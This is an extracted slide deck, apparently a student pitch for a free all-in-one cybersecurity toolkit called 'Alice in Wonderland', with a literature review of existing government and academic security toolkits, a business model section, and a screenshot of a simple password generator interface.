

PLAYER 1

HIGHSCORE 2500

HEARTS

PLAYER 2


ALICE IN WONDERLAND

PHASE I


START

MENU

SIGN IN



ALL-IN-ONE CYBERSECURITY TOOLKIT



MENU

➡ 01

♦ 07

★ 12




AGENDA


◆ TOPICS COVERED



ABSTRACT



LITERATURE
REVIEW



BUSINESS
MODEL



IMPLEMENTATION




ABSTRACT

◆ PROBLEM STATEMENT

Many advanced cybersecurity tools are locked behind paywalls, making them inaccessible to common users and small organizations, thereby leaving them vulnerable to cyber threats.

◆ OUR SOLUTION

“Alice in Wonderland”, an all-in-one cybersecurity tool offers essential security features for free, providing accessible and robust protection for common users and small organizations.



AI.WL

BACK TO
AGENDA PAGE

ABSTRACT

THOUGHT PROCESS

By integrating critical security functions such as password management, threat detection, and data protection into a single, lightweight, and accessible platform, we aim to empower users to safeguard their digital assets easily and effectively, enhancing their overall security posture without compromising system performance.





LITERATURE REVIEW

The GCA Cybersecurity Toolkit for Small Business

Free and effective tools you can use today to take immediate action to reduce your cyber risk.

Start Using the Toolkit

Visit the Learning Portal

CENTER FOR DEVELOPMENT OF SECURITY EXCELLENCE
DEFENSE COUNTERINTELLIGENCE AND SECURITY AGENCY

I'm interested in... I'm looking for... I'm in need of...
Cybersecurity, Tomorrow's Internet

Special Cyber Topics

- Training**
 - eLearning: Cybersecurity for Security Personnel CS160.16 [CompTIA](#)
 - eLearning: Protected Distribution System CS140.16
 - eLearning: Identifying and Safeguarding Personally Identifiable Information (PII) DS-IF101.06
 - eLearning: Applying Assessment & Authorization (A&A) in the National Industrial Security Program (NISP) CS250.16 [CompTIA](#)
 - eLearning: Introduction to the Risk Management Framework (RMF) CS124.16
 - Short: Cybersecurity: Incident Response
 - Short: Data Spills
 - Webinar: Cyber Insider Threat
 - Webinar: Cloud Computing
 - Webinar: Best Practices and Vulnerabilities for Privileged Accounts
 - Webinar: Preventing and Recovering from Ransomware
 - Webinar: Fed VTE
- Policy Guidance**
 - Internet Crime Compliant Center – Internet Crime Schemes [\[link\]](#)
 - Enforcing No Internet or E-Mail Access from Privileged Accounts [\[link\]](#)
 - NIST Framework for Improving Critical Infrastructure Cybersecurity [\[link\]](#)
 - DHS Critical Infrastructure Cyber Community C³ Voluntary Program [\[link\]](#)

Cyber References

- NIST Computer Security Resource Center [\[link\]](#)
- Job Aid: DOD Cybersecurity Policy Chart
- National Information System Security INFOSEC Terms (NTISSI No. 4009) [\[link\]](#) (Scroll down to No. 4009)
- Security and Intrusion Detection Terms (SANS)

❖ CYBER SECURITY TOOLKIT
BUT HANDCRAFTED

"RECURSIVE
ITERATION"

❖ CYBER SECURITY TOOLS
BUT NOT COMPILED

MENU



LITERATURE REVIEW


America's Cyber Defense Agency
NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Topics ▾ Spotlight Resources & Tools ▾ News & Events ▾ Careers ▾ About ▾

Home

Cybersecurity Toolkit and Resources to Protect Elections

The toolkit includes free tools, services, and resources provided by CISA, JCDC members, and others across the government.



CERT/TOOLKIT

I HAVE A PROBLEM

home

ISSUES WITH WEBSITE I CAN'T ACCESS MY ACCOUNT I CAN'T ACCESS MY DATA

SOMEONE IS INTERCEPTING MY COMMUNICATION SOMEONE IS IMPERSONATING ME I AM FACING HARASSMENT

❖ CYBER SECURITY TOOLKIT
BUT FOR A SPECIFIC
PURPOSE

"RECURSIVE
ITERATION"

❖ REQUIRED CYBER
SECURITY TOOLS BUT
NOT COMPILED



LITERATURE REVIEW

Article PDF Available

Cyber Security Tool Kit (CyberSecTK): A Python Library for Machine Learning and Cyber Security

February 2020 · Information 11(2):100

February 2020 · 11(2):100

DOI:10.3390/info11020100

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

Authors:

- Calix Sumendra Singh Purdue University Northwest
- Chen
- Zhang

Show all 5 authors

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Citations (13) References (21) Figures (13)



Cyber Security Toolkit for Boards 3

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Embedding cyber security into your structure and objectives	11
What should the Board do?	11

❖ RESEARCH PAPER BUT INCLUDES A LIBRARY WITH LIMITED IMPLEMENTATION



"RECURSIVE ITERATION"

❖ REVIEW PAPER FOR CYBER TOOLKIT BUT NO IMPLEMENTATION

MENU



LITERATURE REVIEW



◆ FINAL TOOLKIT HAVING
FREE TOOLS AND A LIGHT
WEIGHT GUI

Business Model

FREEMIUM
MODEL

Free Access: Core features of your app will be free attracting a large number of users

Premium Features: Additional, enhanced features and exclusive contents.

Examples : Advanced tools, Customization options, Exclusive content, Ad-free .

SUBSCRIPTION
MODEL

Company pays a recurring fee (monthly, annually, etc.) to use the app for a specified period.

TAILOR
MADE

Software applications specifically designed and developed to meet the unique needs and requirements of a particular business. Tailor-made apps are crafted to address the specific challenges and workflows

Business Model

COLLABORATION

Offer security solutions as add-ons or complementary products for other websites and software vendors or devs to implement our security aspects in their software.

ADVERTISING

Form partnerships with other security app providers. These partnerships can be mutually beneficial, allowing us to promote each other's apps.

IMPLEMENTATION


Random Password Generator

Uppercase Letters
 Lowercase Letters
 Digits
 Symbols

Password Length:

Number of Passwords:

Generate Passwords
Clear Text



This screenshot shows a window titled "Random Password Generator". It contains several checkboxes for generating different types of characters (Uppercase Letters, Lowercase Letters, Digits, Symbols). Below these are two input fields: "Password Length" and "Number of Passwords". At the bottom are two buttons: "Generate Passwords" and "Clear Text".

tk

